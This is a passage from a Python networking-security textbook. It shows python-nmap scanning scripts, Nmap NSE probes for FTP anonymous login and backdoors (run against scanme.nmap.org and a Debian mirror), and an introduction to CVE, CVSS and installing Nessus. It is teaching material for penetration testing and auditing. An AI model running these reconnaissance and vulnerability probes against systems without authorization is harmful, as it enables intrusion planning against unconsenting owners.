        'extrainfo': '', 'conf':
        '3', 'cpe': ''}}}}}
45.33.32.156 {'nmap':
        {'command_line': 'nmap -
        oX - -p 23
        45.33.32.156',
        'scaninfo': {'tcp':
        {'method': 'connect',
        'services': '23'}},
        'scanstats': {'timestr':
        'Thu Oct  1 23:11:55
        2020', 'elapsed':
        '0.38', 'uphosts': '1',
        'downhosts': '0',
        'totalhosts': '1'}},
        'scan': {'45.33.32.156':
        {'hostnames': [{'name':
        'scanme.nmap.org',
        'type': 'PTR'}],
        'addresses': {'ipv4':
        '45.33.32.156'},
        'vendor': {}, 'status':
        {'state': 'up',
        'reason': 'syn-ack'},
        'tcp': {23: {'state':
        'closed', 'reason':
        'conn-refused', 'name':
        'telnet', 'product': '',
        'version': '',
        'extrainfo': '', 'conf':
        '3', 'cpe': ''}}}}}
```

In the previous output, we can see that the results for each port are not necessarily returned in sequential order.

In the following example, we are implementing an **NmapScannerAsync** class that allows us to execute an asynchronous scan with an IP address and a list of ports that are passed as parameters.

You can find the following code in the **NmapScannerAsync.py** file:

```
#!/usr/bin/env python3
import nmap
import argparse
def callbackResult(host,
     scan_result):
    #print(host, scan_result)
    port_state =
     scan_result['scan']
     [host]['tcp']
    print("Command line:"+
     scan_result['nmap']
     ['command_line'])
    for key, value in
     port_state.items():
        print('Port {0} -->
     {1}'.format(key, value))
```

In the previous code, we defined a **callback_result()** function that is executed when Nmap finishes the scanning process. This function shows information about the command executed and the state for each port we are analyzing.

In the following code, we are implementing the **NmapScannerAsync** class that contains the **init** method constructor for initializing **portScannerAsync**, the **scanning()**

method that we are calling during the scanning process, and **nmapScanAsync**(), which contains the scanning process:

```
class NmapScannerAsync:
    def __init__(self):
        self.portScannerAsync
     =
     nmap.PortScannerAsync()
    def scanning(self):
        while
     self.portScannerAsync.st
     ill_scanning():
            print("Scanning
     >>>")
            self.portScannerA
     sync.wait(5)
    def nmapScanAsync(self,
     hostname, port):
        try:
            print("Checking
     port "+ port +"
     ..........")
            self.portScannerA
     sync.scan(hostname,
     arguments="-A -sV -
     p"+port
     ,callback=callbackResult
     )
            self.scanning()
        except Exception as
     exception:
```

```
            print("Error to
        connect with " +
        hostname + " for port
        scanning",str(exception)
        )
```

In the previous code, we can see the **nmapScanAsync(self, hostname, port)** method inside the **NmapScannerAsync** class, which checks each port passed as a parameter and calls the **callbackResult** function when finishing the scan over this port.

The following code represents our main program that requests host and ports as parameters and calls the **nmapScanAsync(host,port)** function for each port the user has introduced for scanning:

```
if __name__ == "__main__":
    parser =
      argparse.ArgumentParser(
      description='Asynchronou
      s Nmap scanner')
    parser.add_argument("--
      host", dest="host",
      help="target IP /
      domain", required=True)
    parser.add_argument("-
      ports", dest="ports",
      help="Please, specify
      the target port(s)
      separated by
      comma[80,8080 by
```

```
      default]",
      default="80,8080")
    parsed_args =
      parser.parse_args()
    port_list =
      parsed_args.ports.split(
      ',')
    host = parsed_args.host
    for port in port_list:
        NmapScannerAsync().nm
      apScanAsync(host, port)
```

Now we can execute the **`NmapScannerAsync.py`** script with the following host and ports parameters:

```
$ python3 NmapScannerAsync.py
      --host scanme.nmap.org -
      ports 21,22,23,25,80
Checking port 21 ..........
Checking port 22 ..........
Scanning >>>
Scanning >>>
Command line:nmap -oX - -A -
      sV -p22 45.33.32.156
Port 22 --> {'state': 'open',
      'reason': 'syn-ack',
      'name': 'ssh',
      'product': 'OpenSSH',
      'version': '6.6.1p1
      Ubuntu 2ubuntu2.13',
      'extrainfo': 'Ubuntu
      Linux; protocol 2.0',
```

```
        'conf': '10', 'cpe':
        'cpe:/o:linux:linux_kern
        el', 'script': {'ssh-
        hostkey': '\n  1024
        ac:00:a0:1a:82:ff:cc:55:
        99:dc:67:2b:34:97:6b:75
        (DSA)\n  2048
        20:3d:2d:44:62:2a:b0:5a:
        9d:b5:b3:05:14:c2:a6:b2
        (RSA)\n  256
        96:02:bb:5e:57:54:1c:4e:
        45:2f:56:4c:4a:24:b2:57
        (ECDSA)\n  256
        33:fa:91:0f:e0:e1:7b:1f:
        6d:05:a2:b0:f1:54:41:56
        (EdDSA)'}}
Checking port 23 ..........
Checking port 25 ..........
Scanning >>>
Command line:nmap -oX - -A -
     sV -p25 45.33.32.156
Port 25 --> {'state':
     'closed', 'reason':
     'conn-refused', 'name':
     'smtp', 'product': '',
     'version': '',
     'extrainfo': '', 'conf':
     '3', 'cpe': ''}
Checking port 80 ..........
Scanning >>>
Command line:nmap -oX - -A -
     sV -p80 45.33.32.156
```

```
Port 80 --> {'state': 'open',
     'reason': 'syn-ack',
     'name': 'http',
     'product': 'Apache
     httpd', 'version':
     '2.4.7', 'extrainfo':
     '(Ubuntu)', 'conf':
     '10', 'cpe':
     'cpe:/a:apache:http_serv
     er:2.4.7', 'script':
     {'http-server-header':
     'Apache/2.4.7 (Ubuntu)',
     'http-title': 'Go ahead
     and ScanMe!'}}
```

As a result of the execution, we can see that it has analyzed the ports that have been passed by parameter and for each scanned port it shows information about the command executed and the result in dictionary format.

For example, it returns that ports **22** and **80** are open and in the **extrainfo** property returned in the dictionary, you can see information related with the server that is executing the service in each port.

The main advantage of using **async** is that the results of scanning are not necessarily returned in the same order we have launched the port scanning and we cannot wait the results in the same order as when we do a synchronous scan.

Now that you know to use the different scan modes with python-nmap, let's move on to explain how we can execute nmap with the **os** and **subprocess** modules.

Working with Nmap through the os and subprocess modules

In this section, we will review how to execute nmap from the **os** and **subprocess** modules without needing to install any other dependency.

If you need to execute an **nmap** command with the **os** module, you don't need to install any additional dependencies and it's the easiest way to launch a **nmap** command through the shell.

You can find the following code in the **nmap_os.py** file:

```
import os
nmap_command = "nmap -sT
     127.0.0.1"
os.system(nmap_command)
```

This could be the execution of the previous script where we are getting open ports on localhost:

```
$ sudo python3 nmap_os.py
Nmap scan report for
     localhost (127.0.0.1)
Host is up (0.000092s
     latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
631/tcp open  ipp
```

Similarly, we could use the **subprocess** module that provides the **Popen** method for executing the **nmap** command and pass the needed parameters in the array parameters as the first argument.

Using the **subprocess** module, we have the advantage that we can work with the **Stdout** and **Stderr** outputs of the console, which makes it easier for us to handle the standard output and the error output of the command.

You can find the following code in the **nmap_subprocess.py** file:

```
from subprocess import Popen,
     PIPE
process = Popen(['nmap','-
     O','127.0.0.1'],
     stdout=PIPE,
     stderr=PIPE)
stdout, stderr =
     process.communicate()
print(stdout.decode())
```

In the previous code, we are using the **Popen** method for executing nmap commands over localhost and get information about the operating system with the **-O** flag.

This could be the execution of the previous script where we are getting open ports on localhost and get information about the operating system:

```
$ sudo python3
     nmap_subprocess.py
```

```
Nmap scan report for
     localhost (127.0.0.1)
Host is up (0.000022s
     latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
631/tcp open  ipp
Device type: general purpose
Running: Linux 2.6.X
OS CPE:
     cpe:/o:linux:linux_kerne
     l:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
OS detection performed.
     Please report any
     incorrect results at
     https://nmap.org/submit/
```

As a result of the execution, we can see that it has analyzed the 1,000 most used ports and for each open port, it shows information about the protocol and service. In the output, we can also see information about the operating system detected on localhost.

Now that you know to use the **`os`** and **`subprocess`** modules for executing nmap commands, let's move on to discovering services and vulnerabilities with Nmap scripts.

Discovering services and vulnerabilities with Nmap scripts

In this section, we will learn how to discover services as well as perform advanced operations to collect information about a target and detect vulnerabilities in the FTP service.

Executing Nmap scripts to discover services

Nmap is an exceptional tool for performing network and service scanning tasks, but among its multiple functionalities, we find some very remarkable ones, such as the **Nmap Scripting Engine** (**NSE**).

These scripts can perform specific tests to complement the analysis and allow users to check the status of services, extract information from them, and even check vulnerabilities such as ShellShock, Poodle, or HeartBleed in specific services.

Nmap enables you to perform vulnerability assessments thanks to its powerful Lua script engine. In this way, we can also execute more complex routines that allow us to filter information about a specific target.

Nmap has a number of scripts that can help to identify vulnerable services with the possibility to exploit found vulnerabilities. Each of these scripts can be called using the `--script` option. This tool incorporates the use of scripts to check some of the most well-known vulnerabilities:

- **Auth**: Executes all of your available scripts for authentication
- **Default**: Executes the basic scripts of the tool by default
- **Discovery**: Retrieves information from the target or victim
- **External**: A script to use external resources
- **Intrusive**: Uses scripts that are considered intrusive to the victim or target
- **Malware**: Checks whether there are connections opened by malicious code or backdoors
- **Safe**: Executes scripts that are not intrusive
- **Vuln**: Discovers the most well-known vulnerabilities
- **All**: Executes absolutely all scripts with the NSE extension available

In the case of Unix machines, you can find the scripts in the **`/usr/share/nmap/scripts`** path.

More details about nmap scripts can be found at http://nmap.org/book/man-nse.html.

The scripts allow the programming of routines to find possible vulnerabilities in a given host. The scripts available can be found at: https://nmap.org/nsedoc/scripts

To execute these scripts, it is necessary to pass the **`--script`** option within the **`nmap`** command.

In the following example, we are executing the **`nmap`** command with the **`--script`** option for banner grabbing (banner), which gets information about the services are running in the server (https://nmap.org/nsedoc/scripts/banner.html):

```
$ sudo nmap -sSV --script
      banner scanme.nmap.org
Nmap scan report for
      scanme.nmap.org
      (45.33.32.156)
Host is up (0.18s latency).
Other addresses for
      scanme.nmap.org (not
      scanned):
      2600:3c01::f03c:91ff:fe1
      8:bb2f
Not shown: 961 closed ports,
      33 filtered ports
PORT      STATE
      SERVICE    VERSION
22/tcp    open  ssh        Op
      enSSH 6.6.1p1 Ubuntu
```

```
      2ubuntu2.13 (Ubuntu
      Linux; protocol 2.0)
|_banner: SSH-2.0-
      OpenSSH_6.6.1p1 Ubuntu-
      2ubuntu2.13
80/tcp    open  http       Ap
      ache httpd 2.4.7
      ((Ubuntu))
|_http-server-header:
      Apache/2.4.7 (Ubuntu)
2000/tcp  open  tcpwrapped
5060/tcp  open  tcpwrapped
9929/tcp  open  nping-echo
      Nping echo
| banner:
      \x01\x01\x00\x18>\x95}\x
      A4_\x18d\xED\x00\x00\x00
      \x00\xD5\xBA\x8
|_6s\x97%\x17\xC2\x81\x01\xA5
      R\xF7\x89\xF4x\x02\xBAm\
      xCCA\xE3\xAD{\xBA...
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE:
      cpe:/o:linux:linux_kerne
      l
```

In the output of the preceding command, we can see the ports that are open and for each port returns information about the version of the service and the operating system that is running.

Another interesting script that Nmap incorporates is **`discovery`**, which allows us to know more

information about the services that are running on the server we are analyzing:

```
$ sudo nmap  --script
      discovery
      scanme.nmap.org
Pre-scan script results:
| targets-asn:
|_  targets-asn.asn is a
      mandatory parameter
Nmap scan report for
      scanme.nmap.org
      (45.33.32.156)
Host is up (0.17s latency).
Other addresses for
      scanme.nmap.org (not
      scanned):
      2600:3c01::f03c:91ff:fe1
      8:bb2f
All 1000 scanned ports on
      scanme.nmap.org
      (45.33.32.156) are
      filtered
Host script results:
| asn-query:
| BGP: 45.33.32.0/24 and
      45.33.32.0/19 | Country:
      US
|   Origin AS: 63949 -
      LINODE-AP Linode, LLC,
      US
|_    Peer AS: 1299 2914 3257
```

```
| dns-brute:
|   DNS Brute-force
      hostnames:
|      ipv6.nmap.org -
      2600:3c01:0:0:f03c:91ff:
      fe70:d085
|      chat.nmap.org -
      45.33.32.156
|      chat.nmap.org -
      2600:3c01:0:0:f03c:91ff:
      fe18:bb2f
|      *AAAA:
      2600:3c01:0:0:f03c:91ff:
      fe98:ff4e
|_     *A: 45.33.49.119
...
```

In the output of the **discovery** command, we can see how it is executing a **dns-brute** process for obtaining information about subdomains and their IP addresses.

We could also use the nmap scripts to get more information related to the public key, as well as the encryption algorithms supported by the server on SSH port **22**:

```
$ sudo nmap -sSV -p22 --
      script ssh-hostkey
      scanme.nmap.org
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH
      6.6.1p1 Ubuntu
```

```
      2ubuntu2.13 (Ubuntu
      Linux; protocol 2.0)
| ssh-hostkey:
|   1024
      ac:00:a0:1a:82:ff:cc:55:
      99:dc:67:2b:34:97:6b:75
      (DSA)
|   2048
      20:3d:2d:44:62:2a:b0:5a:
      9d:b5:b3:05:14:c2:a6:b2
      (RSA)
|   256
      96:02:bb:5e:57:54:1c:4e:
      45:2f:56:4c:4a:24:b2:57
      (ECDSA)
|_  256
      33:fa:91:0f:e0:e1:7b:1f:
      6d:05:a2:b0:f1:54:41:56
      (EdDSA)
Service Info: OS: Linux; CPE:
      cpe:/o:linux:linux_kerne
      l
$ sudo nmap -sSV -p22 --
      script ssh2-enum-algos
      scanme.nmap.org
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH
      6.6.1p1 Ubuntu
      2ubuntu2.13 (Ubuntu
      Linux; protocol 2.0)
| ssh2-enum-algos:
|   kex_algorithms: (8)
```

```
|       curve25519-
      sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-
      exchange-sha256
|       diffie-hellman-group-
      exchange-sha1
|       diffie-hellman-
      group14-sha1
|       diffie-hellman-
      group1-sha1
|   server_host_key_algorithm
      s: (4)
|       ssh-rsa
|       ssh-dss
|       ecdsa-sha2-nistp256
|       ssh-ed25519
...
```

As a result of the execution, we can see the information related to the algorithms supported by the SSH server located on the **`scanme.nmap.org`** domain on port **`22`**.

Now that you know to use nmap scripts for discovery and getting more information about specific services, let's move on to executing Nmap scripts to discover vulnerabilities.

Executing Nmap scripts to discover vulnerabilities

Nmap provides some scripts for detecting vulnerabilities in FTP service on port **21**. For example, we can use the **ftp-anon** script for detecting whether the FTP service allows authentication anonymously without having to enter a username and password.

In the following example, we see how an anonymous connection is possible on the FTP server:

```
$ sudo nmap -sSV -p21 --
      script ftp-anon
      ftp.be.debian.org
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP
      login allowed (FTP code
      230)
| lrwxrwxrwx   1
      ftp      ftp
      16 May 14  2011
      backports.org ->
      /backports.org/debian-
      backports
| drwxr-xr-x   9
      ftp      ftp          40
      96 Jul 22 14:47 debian
| drwxr-sr-x   5
      ftp      ftp          40
      96 Mar 13  2016 debian-
      backports
```

```
| drwxr-xr-x   5
      ftp      ftp          40
      96 Jul 19 01:21 debian-
      cd
| drwxr-xr-x   7
      ftp      ftp          40
      96 Jul 22 12:32 debian-
      security
| drwxr-sr-x   5
      ftp      ftp          40
      96 Jan  5  2012 debian-
      volatile
| drwxr-xr-x   5
      ftp      ftp          40
      96 Oct 13  2006
      ftp.irc.org
| -rw-r--r--   1
      ftp      ftp           4
      19 Nov 17  2017
      HEADER.html
| drwxr-xr-x  10
      ftp      ftp          40
      96 Jul 22 14:05 pub
| drwxr-xr-x  20
      ftp      ftp          40
      96 Jul 22 15:14
      video.fosdem.org
|_-rw-r--r--   1
      ftp      ftp           3
      77 Nov 17  2017
      welcome.msg
```

In the following script, we are going to execute the scan asynchronously so that we can execute it on a certain

port and launch nmap scripts in parallel.

We are executing the scripts defined for the FTP service and each time a response is obtained, the **callbackFTP** function is executed, which will give us more information about that service.

You can find the following code in the **NmapScannerAsyncFTP.py** file:

```
#!/usr/bin/env python3
import nmap
import argparse
def callbackFTP(host,
      result):
    try:
        script =
      result['scan'][host]
      ['tcp'][21]['script']
        print("Command line"+
      result['nmap']
      ['command_line'])
        for key, value in
      script.items():
            print('Script {0}
      --> {1}'.format(key,
      value))
    except KeyError:
        pass

class NmapScannerAsyncFTP:
    def __init__(self):
```

```
        self.portScanner =
    nmap.PortScanner()
        self.portScannerAsync
    =
    nmap.PortScannerAsync()
def scanning(self):
        while
    self.portScannerAsync.st
    ill_scanning():
            print("Scanning
    >>>")
            self.portScannerA
    sync.wait(10)
```

In the previous code, we defined the **`callbackFTP`** function that is executed when the nmap scan process finishes for a specific script. This function will give us more information about the script that is executing.

The following function checks the port passed as a parameter and launches Nmap scripts related to FTP asynchronously. If it detects that it has port **`21`** open, then we would run the nmap scripts corresponding to the FTP service:

```
def nmapScanAsync(self,
    hostname, port):
        try:
            print("Checking
    port "+ port +"
    ........")
            self.portScanner.
    scan(hostname, port)
```

```
            self.state =
self.portScanner[hostnam
e]['tcp'][int(port)]
['state']
            print(" [+] "+
hostname + " tcp/" +
port + " " + self.state)
            #checking FTP
service
            if (port=='21')
and
self.portScanner[hostnam
e]['tcp'][int(port)]
['state']=='open':
                print('Checki
ng ftp port with nmap
scripts......')
                print('Checki
ng ftp-anon.nse .....')
                self.portScan
nerAsync.scan(hostname,a
rguments="-A -sV -p21 --
script ftp-
anon.nse",callback=callb
ackFTP)
                self.scanning
()
```

In the first part of the preceding code, we are asynchronously executing scripts related to detecting vulnerabilities in the **`ftp`** service. We start checking the anonymous login in the ftp server with the **`ftp-anon.nse`** script.

In the next part of the code, we continue executing other scripts such as **ftp-bounce.nse**, **ftp-libopie.nse**, **ftp-proftpd-backdoor.nse**, and **ftp-vsftpd-backdoor.nse**, which allow testing specific vulnerabilities depending on the version of the **ftp** service:

```
print('Checking ftp-
      bounce.nse  .....')
                self.portScan
      nerAsync.scan(hostname,a
      rguments="-A -sV -p21 --
      script ftp-
      bounce.nse",callback=cal
      lbackFTP)
                self.scanning
      ()
                print('Checki
      ng ftp-
      libopie.nse  .....')
                self.portScan
      nerAsync.scan(hostname,a
      rguments="-A -sV -p21 --
      script ftp-
      libopie.nse",callback=ca
      llbackFTP)
                self.scanning
      ()
                print('Checki
      ng ftp-proftpd-
      backdoor.nse  .....')
```

```
            self.portScan
        nerAsync.scan(hostname,a
        rguments="-A -sV -p21 --
        script ftp-proftpd-
        backdoor.nse",callback=c
        allbackFTP)
            self.scanning
        ()
            print('Checki
        ng ftp-vsftpd-
        backdoor.nse   .....')
            self.portScan
        nerAsync.scan(hostname,a
        rguments="-A -sV -p21 --
        script ftp-vsftpd-
        backdoor.nse",callback=c
        allbackFTP)
            self.scanning
        ()
      except Exception as
        exception:
          print("Error to
        connect with " +
        hostname + " for port
        scanning",str(exception)
        )
```

This can be the execution of the previous script where we are testing the IP address for the **ftp.be.debian.org** domain:

```
$ python3
    NmapScannerAsyncFTP.py -
    -host 195.234.45.114
```

```
Checking port 21 ..........
[+] 195.234.45.114 tcp/21
      open
Checking ftp port with nmap
      scripts......
Checking ftp-anon.nse .....
Scanning >>>
Scanning >>>
Command linenmap -oX - -A -sV
      -p21 --script ftp-
      anon.nse 195.234.45.114
Script ftp-anon --> Anonymous
      FTP login allowed (FTP
      code 230)
lrwxrwxrwx   1
      ftp      ftp
      16 May 14  2011
      backports.org ->
      /backports.org/debian-
      backports
drwxr-xr-x   9
      ftp      ftp          40
      96 Oct  1 14:44 debian
drwxr-sr-x   5
      ftp      ftp          40
      96 Mar 13  2016 debian-
      backports
drwxr-xr-x   5
      ftp      ftp          40
      96 Sep 27 06:17 debian-
      cd
```

```
drwxr-xr-x   7
     ftp      ftp          40
     96 Oct  1 16:32 debian-
     security
drwxr-sr-x   5
     ftp      ftp          40
     96 Jan  5  2012 debian-
     volatile
drwxr-xr-x   5
     ftp      ftp          40
     96 Oct 13  2006
     ftp.irc.org
-rw-r--r--   1
     ftp      ftp           4
     19 Nov 17  2017
     HEADER.html
drwxr-xr-x  10
     ftp      ftp          40
     96 Oct  1 16:06 pub
drwxr-xr-x  20
     ftp      ftp          40
     96 Oct  1 17:14
     video.fosdem.org
-rw-r--r--   1
     ftp      ftp           3
     77 Nov 17  2017
     welcome.msg
Checking ftp-
     bounce.nse  .....
```

As a result of the execution, we can see the information related to port **21** and the execution of the nmap scripts related to the **ftp** service.

The information returned by executing them could be used in a subsequent post-exploitation or exploit discovery process for the service we are testing.

Summary

One of the objectives of this chapter was to find out about the modules that allow a port scanner to be performed on a specific domain or server. One of the best tools to perform port scouting in Python is **`python-nmap`**, which is a module that serves as a wrapper to the nmap command. As we have seen in this chapter, Nmap can give us a quick overview of what ports are open and what services are running in our target network, and the NSE is one of Nmap's most powerful and flexible features, effectively turning Nmap into a vulnerability scanner.

With the help of the knowledge acquired in this chapter and the tools we have analyzed, you should be able to perform a pentesting process in relation to the ports and services exposed by a server in a given domain as well as detect possible vulnerabilities in those services.

In the next chapter, we will explore open source vulnerability scanners such as Nessus and OpenVAS and learn how to connect with them from Python to extract information related to vulnerabilities found in servers and web applications.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. Which method from the **`PortScanner`** class is used to perform scans synchronously?
2. Which method from the **`PortScanner`** class is used to perform scans asynchronously?
3. How do we invoke the **`scan`** function if we want to perform an asynchronous scan and execute a script at the end of that scan?
4. How can we launch a synchronous scan on a given host and port if we initialize the object with the **`self.portScanner = nmap.PortScanner()`** instruction?
5. Which function is it necessary to define when we perform asynchronous scans using the **`PortScannerAsync()`** class?

Further reading

In the following links, you can find more information about the mentioned tools and other tools related to extracting information from web servers:

- **Python-nmap**: http://xael.org/pages/python-nmap-en.html
- **nmap scripts**: https://nmap.org/nsedoc/scripts
- **SPARTA port scanning**: (https://sparta.secforce.com) SPARTA is a tool developed in Python that allows port scanning and pentesting for services that are opened. This tool is integrated with the Nmap tool for port scanning and will ask the user to specify a range of IP addresses to scan. Once the scan is complete, SPARTA will identify any machines, as well as any open ports or running services.

Section 4: Server Vulnerabilities and Security in Python Modules

In this section, the reader will learn how to identify server vulnerabilities and analyze the security of Python modules.

This part of the book comprises the following chapters:

- *Chapter 9*, *Interacting with Vulnerability Scanners*
- *Chapter 10*, *Identifying Server Vulnerabilities in Web Applications*
- *Chapter 11*, *Security and Vulnerabilities in Python Modules*

Chapter 9: Interacting with Vulnerability Scanners

In this chapter, we will learn about Nessus and OpenVAS vulnerability scanners and the reporting tools that they give you for reporting the vulnerabilities that we find in servers and web applications. Also, we will cover how to use them programmatically with Python via the **`nessrest`** and **`python-gvm`** modules. After getting information about a system, including its services, ports, and operating systems, these tools provide a way to get vulnerabilities in the different databases available on the internet, such as CVE and NVD.

Both the tools that we are about to learn about are vulnerability detection applications widely used by computer security experts when they have to perform audits. With the use of these tools, together with the ability to search the aforementioned specialized databases, we can obtain precise information on the different vulnerabilities present in the system we are analyzing, and can thus take steps to secure it.

The following topics will be covered in this chapter:

- Understanding vulnerabilities and exploits
- Introducing the Nessus vulnerability scanner

- Introducing the OpenVAS vulnerability scanner
- Accessing OpenVAS with Python

Technical requirements

The examples and source code for this chapter are available in the GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

This chapter requires the installation of the **`nessrest`** and **`python-gvm`** modules. You can use your operating system's package management tool to install them.

Here's a quick how-to on installing these modules in a Debian-based Linux operating system environment with Python 3 using the following commands:

```
sudo apt-get install python3
sudo apt-get install python3-
     setuptools
sudo pip3 install nessrest
sudo pip3 install python-gvm
```

Check out the following video to see the Code in Action:

https://bit.ly/2I9eWvs

Understanding vulnerabilities and exploits

A **vulnerability** is an error in the code of our application, or in the configuration that it produces, that an attacker can use to change the behavior of the application, such as injecting code or accessing private data.

A vulnerability also can be a weakness in the security of a system that can be exploited to gain access to it. These can be exploited in two ways: remotely and locally.

A **remote attack** is one that is made from a different machine than the one being attacked, while a **local attack** is one performed, as its name implies, locally on the machine being attacked. These attacks are based on a series of techniques designed to gain access and elevate privileges on that machine.

One of the main problems we have with automatic scanners is that they cannot test for all types of vulnerabilities and can give false positives that have to be investigated and analyzed manually. The non-detection of some vulnerabilities and the classification of a vulnerability as low priority could both be critical to the system, due to the fact that we could easily find such a vulnerability or exploit in the public exploit database at https://www.exploit-db.com.

The detection of vulnerabilities requires knowing in a sufficient level of detail how the application interacts with the operating system or with the different services that it connects to, since a vulnerability in a service that we connect to can indirectly affect the application that we are analyzing.

What is an exploit?

As the software and hardware industry has developed, the products launched on the market have presented

different vulnerabilities that have been found and exploited by attackers to compromise the security of the systems that use these products.

Exploits are pieces of software or scripts that take advantage of an error, failure, or weakness in order to cause unwanted behavior in a system or application, allowing a malicious user to force changes in its execution flow with the possibility of being controlled at will.

There are some vulnerabilities that are known by a small group of people, called zero-day vulnerabilities, that can be exploited through some exploit, also known by only a few people. This exploits are called zero-day exploits because they have not been made public. Attacks through these exploits occur as long as there is an exposure window; that is, from the moment a weakness is found up until the manufacturer provides a solution. During this period, those who do not know of the existence of this problem are potentially vulnerable to an attack launched using this type of exploit.

Vulnerability formats

Vulnerabilities are uniquely identified by the **Common Vulnerabilities and Exposures** (**CVE**) code format, which was created by the MITRE Corporation. This code allows a user to understand a vulnerability in a program or system in a more objective way.

The identifier code has the format *CVE-year-number*; for example, CVE-2020-01 identifies a vulnerability discovered in 2020 with identifier 01. There are several databases in which you can find information about the different existing vulnerabilities, out of which we highlight the following:

- CVE, which represents the standard for information security vulnerability names: https://cve.mitre.org/cve
- **National Vulnerability Database** (**NVD**): http://nvd.nist.gov

Usually, the published vulnerabilities are assigned their corresponding exploits by way of a proof of concept. This allows the security administrators of an organization to test the real presence of the vulnerability and measure its impact inside the organization.

CVE provides a database of vulnerabilities that is very useful because, in addition to analyzing the vulnerability in question, it offers a large number of references in which we often find direct links to exploits that attack this vulnerability.

For example, if we look for `openssl` in CVE, it offers us the following vulnerabilities found in specific libraries that are using this security module: https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=openssl.

At the following URL, we can see the details of the CVE-2020-7224 vulnerability: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7224.

In the details of the CVE, we can see a description of the vulnerability including affected versions and operating systems, references for more detailed information, the creation date, and whether it has been assigned to be resolved.

If we use the NIST NVD to get information about the previous CVE code, then we can see more information including the severity of the vulnerability, a **Common Vulnerabilities Scoring System** (**CVSS**) code, and a base score depending on the criticality level: https://nvd.nist.gov/vuln/detail/CVE-2020-7224.

CVSS codes provide a set of standard criteria that makes it possible to determine which vulnerabilities are more likely to be successfully exploited. The CVSS code introduces a system for scoring vulnerabilities, taking into account a set of standardized and easy-to-measure criteria.

Vulnerabilities are given a high, medium, or low severity in the scan report. The severity is dependent on the score assigned to the CVE by the CVSS. The vendor's score is used by most vulnerability scanners to reliably measure the severity:

- **High**: The vulnerability has a baseline CVSS score ranging from 8.0 to 10.0.
- **Medium**: The vulnerability has a baseline CVSS score ranging from 4.0 to 7.9.
- **Low**: The vulnerability has a baseline CVSS score ranging from 0.0 to 3.9.

The CVSS aims to estimate the impact of a vulnerability and is made up of the following three main groups of metrics:

- **Base group**: This encompasses the intrinsic qualities of a vulnerability that are independent of the time and environment.
- **Temporal group**: The characteristics of the vulnerability that change over time.
- **Environmental group**: The characteristics of the vulnerability related to the user's environment.

Version 3 of the CVSS was created with the aim of modifying certain metrics and adding some new ones, for example, the *scope* metric that tries to complement the global evaluation of the base metrics, and will give more or less value to the result, depending on what privileges and what resources are affected by exploiting the vulnerability.

With this analysis, you can observe the different vulnerabilities that could exploit any user, since they are accessible from the internet. Moving forward, we'll learn how to deal with these vulnerabilities with various vulnerability scanners.

Introducing the Nessus vulnerability scanner

Nessus is a vulnerability scanning solution created by the company Tenable (https://www.tenable.com) that has a client-server architecture. This tool is one of the

most popular and well-structured vulnerability scanners on the market. Its scope ranges from operating system vulnerability scanning to web application scanning.

We are going to begin by reviewing the main steps to install Nessus on your operating system.

Installing and executing the Nessus vulnerability scanner

So, let's download Nessus. Follow these simple steps:

1. First, download the installer from the official page at https://www.tenable.com/products/nessus/select-your-operating-system and follow the instructions for your operating system:




Figure 9.1 – Nessus download page

2. During the installation process, it will ask us for an activation key. To receive this key, we need to register on the Nessus website. You need to

get the activation code from https://www.tenable.com/products/nessus/activation-code.

Now that you have installed Nessus, we are going to review the process of starting the server and showing the first configuration steps to perform our first scan.

3. If you have downloaded the file for the Debian operating system with the **.deb** extension, you can install it with the following command:

```
$ dpkg -i Nessus-
      8.11.0-
      ubuntu1110_amd64.d
      eb
Unpacking Nessus
      Scanner Core
      Components...
- You can start Nessus
      Scanner by typing
      /etc/init.d/nessus
      d start
- Then go to
      https: //linux-HP-
      EliteBook-
      8470p: 8834/ to
      configure your
      scanner
```

4. The next step is to start the Nessus server. If you are running on a Debian Linux distribution, you can execute the **`/etc/init.d/nessusd start`** command to start the server on localhost.
5. Next, you can access through the browser at https://127.0.0.1:8834 to configure the scanner, where **`8834`** is the default port on which Nessus is executing. You will need to use your Nessus user account during the installation process. This process requires a significant amount of disk space and it can take 30 minutes or more for Nessus to update and install the plugins for the first time.

IMPORTANT NOTE

Nessus uses a web interface to set up reports, search those reports, and display them. Nessus will load a page in your web browser after the installation to establish the initial settings. To continue the configuration, you need to accept

the certificate for the first connection. At this point, it should be noted that it is not a recommended practice to use self-signed certificates in a production environment, since they are used to test services used by a small group of users who often trust the validity of the certificate.

Once you reach the Nessus main interface, you can launch a host discovery scan to identify the hosts on your network that are available to scan.

You can use the following web interface to enter the scanner's target:




Figure 9.2 – Host discovery with Nessus

